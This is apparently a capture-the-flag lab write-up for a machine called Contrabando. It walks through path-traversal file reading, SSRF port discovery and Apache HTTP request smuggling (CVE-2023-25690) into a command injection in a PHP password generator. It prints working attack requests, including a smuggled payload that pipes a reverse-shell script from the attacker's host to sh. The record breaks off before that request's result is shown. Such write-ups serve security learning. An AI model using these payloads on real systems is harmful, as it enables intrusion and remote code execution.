TL;DR
In this challenge we start with LFI and leaks the source code of gen.py, which seems to have OS Command Injection. We found another host on the machine, and exploit HTTP request smuggling vulnerability on the apache version, to get RCE on the another host.
From there, we find another host on the machine, and exploits LFI to leak the source code. Then, we exploit SSTI to get RCE and get shell as hansolo.
We move to root using password found via glob injection, and then exploit vulnerable input on python2, to get RCE, and obtain our root shell.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 41:ed:cf:46:58:c8:5d:41:04:0a:32:a0:10:4a:83:3b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDjg3ryM+r7qxTQ5xAjU83DI6BXLjjzuwq8JgdhMGqUe4xYMTqG1s5JIQV4qQjpyqcnV47YE08e5Ld0ocxifpjTJ6HisyckOPNo/zqUri1Z+9K9LahP/dzWmE7mMBMql9Kzw+0f0/afMzc84qYlfNcw4yFYDVNXYx7mSJO5PRg4Tz3EGsE6jRRVBUkFJFOQmpdoCG7a5Ni6qjYh39/aBwIYeTM0d/HopG6b3NO6Yvx4rTo/xnG9vTWwYqKsWYFBrtMg/7GSh01zblPI6cjxXBxbfnhtId1/zXlY78Rkt0FvYbzFUUaGsvsUEoB8H4i8Z5n1mY3b7dw/A7anxtK19tkgs3+JZ9tOJRPYpgefslbw/w+Xyq1Q/xlokzUKdeZZV/5Z/Zh5/mhA0CibBC5s/rdx11YKMfYXXiCB/br8icBHBrSc12ZR0gUPsXS6IauN1BrotolWzv+9SvnEmj+KYeGX4yL+WoK/EG1Q6wBhX5eG6gWtFRk3IHYiBDoFGene7sk=
|   256 e8:f9:24:5b:e4:b0:37:4f:00:9d:5c:d3:fb:54:65:0a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwb/Rz7jCz7YDYzNkf47+OXqnvgcYLVXQG5+kCpd5r6IQ7yl6Uqy03wr5mhL2pFecKeFZ9YcAH7yXOYCjhE4tc=
|   256 57:fd:4a:1b:12:ac:7c:90:80:88:b8:5a:5b:78:30:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBPpQejy/V33/ZPRlA/Ox2LyfOuWesS7uru9W0GMWlD3
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.55 ((Unix))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.55 (Unix)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added contrabando.thm to my /etc/hosts
LFI on /page/ and then find different host
First, I noticed the apache version 2.4.55 is vulnerable to CVE-2023-25690, Http request smuggling. It might be useful later.
When enumerating the website, I noticed that on the path /page/sky.jpeg, it returns the image as text/html, very strange

So, I tried to get different path:

Okay, we might be able to get here LFI, it simply calls the function readfile in php.
I double encoded the ../. For example, if we want to get /var/www/html/index.php:
/page/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e/var/www/html/index.php

We can see the code indeed uses readfile.

This is the page /page/home.html, It says their password generator is currently down.

I used ffuf to find hidden .php files located at /var/www/html:
┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ ffuf -u "http://contrabando.thm/page/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e/var/www/html/FUZZ" -e .php -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fw 19

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://contrabando.thm/page/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e/var/www/html/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 19
________________________________________________

gen.php                 [Status: 200, Size: 392, Words: 65, Lines: 15, Duration: 153ms]
index.php               [Status: 200, Size: 148, Words: 17, Lines: 11, Duration: 152ms]
We found gen.php:
I tried to get its content:

This is the source code of gen.php:
<?php
function generateRandomPassword($length) {
    $password = exec("tr -dc 'a-zA-Z0-9' < /dev/urandom | head -c " . $length);
    return $password;
}

if(isset($_POST['length'])){
        $length = $_POST['length'];
        $randomPassword = generateRandomPassword($length);
        echo $randomPassword;
}else{
    echo "Please insert the length parameter in the URL";
}
?>
It looks like basic OS Command Injection, However, we need to enumerate more in order to find the service that executes this gen.php.
I grabbed /etc/hosts:
127.0.0.1	localhost
::1	localhost ip6-localhost ip6-loopback
fe00::	ip6-localnet
ff00::	ip6-mcastprefix
ff02::1	ip6-allnodes
ff02::2	ip6-allrouters
172.18.0.3	124a042cc76c
We can guess we are inside a docker container, we need to find the port where it opens on.
First, I saw we can get SSRF, for example:

I used double url encoding using Hackvertor Burp extension.
Now, have two different ways to find the open port on 172.18.0.3:
- Brute force ports:
We want to get all http://172.18.0.3:FUZZ/, and check if there is some port that gives something unique:
┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ ffuf -u "http://contrabando.thm/page/%25%36%38%25%37%34%25%37%34%25%37%30%25%33%61%25%32%66%25%32%66%25%33%31%25%33%37%25%33%32%25%32%65%25%33%31%25%33%38%25%32%65%25%33%30%25%32%65%25%33%33%25%33%61FUZZ%25%32%66" -w ports.txt -fl 3

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://contrabando.thm/page/%25%36%38%25%37%34%25%37%34%25%37%30%25%33%61%25%32%66%25%32%66%25%33%31%25%33%37%25%33%32%25%32%65%25%33%31%25%33%38%25%32%65%25%33%30%25%32%65%25%33%33%25%33%61FUZZ%25%32%66
 :: Wordlist         : FUZZ: /home/agonen/thm/Contrabando/ports.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 3
________________________________________________

8080                    [Status: 200, Size: 873, Words: 121, Lines: 63, Duration: 168ms]

we found port 8080.
- Using
/proc/net/tcp:
We can get file /proc/net/tcp:

and the file is:
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 00000000:1F90 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 28574 1 0000000000000000 100 0 0 10 0
   1: 0B00007F:A0B9 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 27605 1 0000000000000000 100 0 0 10 0
   2: 030012AC:1F90 020012AC:C16A 01 00000000:00000000 02:000AFC7F 00000000    33        0 82383 2 0000000000000000 20 4 30 10 -1
We can see on the third line, the address: 030012AC:1F90, which is being decoded to: 172.18.0.3:8080 (little endian).
For next time, this can be helpful too,/etc/apache2/sites-available/000-default.conf.
RCE via http request smuggling on vulnerable apache version
Now, I remember we saw this service is vulnerable to CVE-2023-25690. We can use this PoC https://github.com/dhmosfunk/CVE-2023-25690-POC
I want to smuggle this request:
POST /page/gen.php HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

length=2 ; curl http://192.168.164.248:8081/rev_shell.sh|sh;
This is example from the PoC, the request we want to smuggle:
GET%20/SMUGGLED HTTP/1.1
GET /categories/1%20HTTP/1.1%0d%0aHost:%20localhost%0d%0a%0d%0aGET%20/SMUGGLED HTTP/1.1 Host: 192.168.1.103 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Okay, the request we want to smuggle is:
POST%20/gen.php%20HTTP/1.1%0D%0AHost:%20localhost%0D%0AContent-Length:%2062%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Alength=2%20;%20curl%20http://192.168.164.248:8081/rev_shell.sh|sh;
and the modified request:
GET /page/gen.php%20HTTP/1.1%0d%0aHost:%20localhost%0d%0a%0d%0aPOST%20/gen.php%20HTTP/1.1%0D%0AHost:%20localhost%0D%0AContent-Length:%2062%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Alength=2%20;%20curl%20http://192.168.164.248:8081/rev_shell.sh|sh; HTTP/1.1
Host: contrabando.thm
send the request:
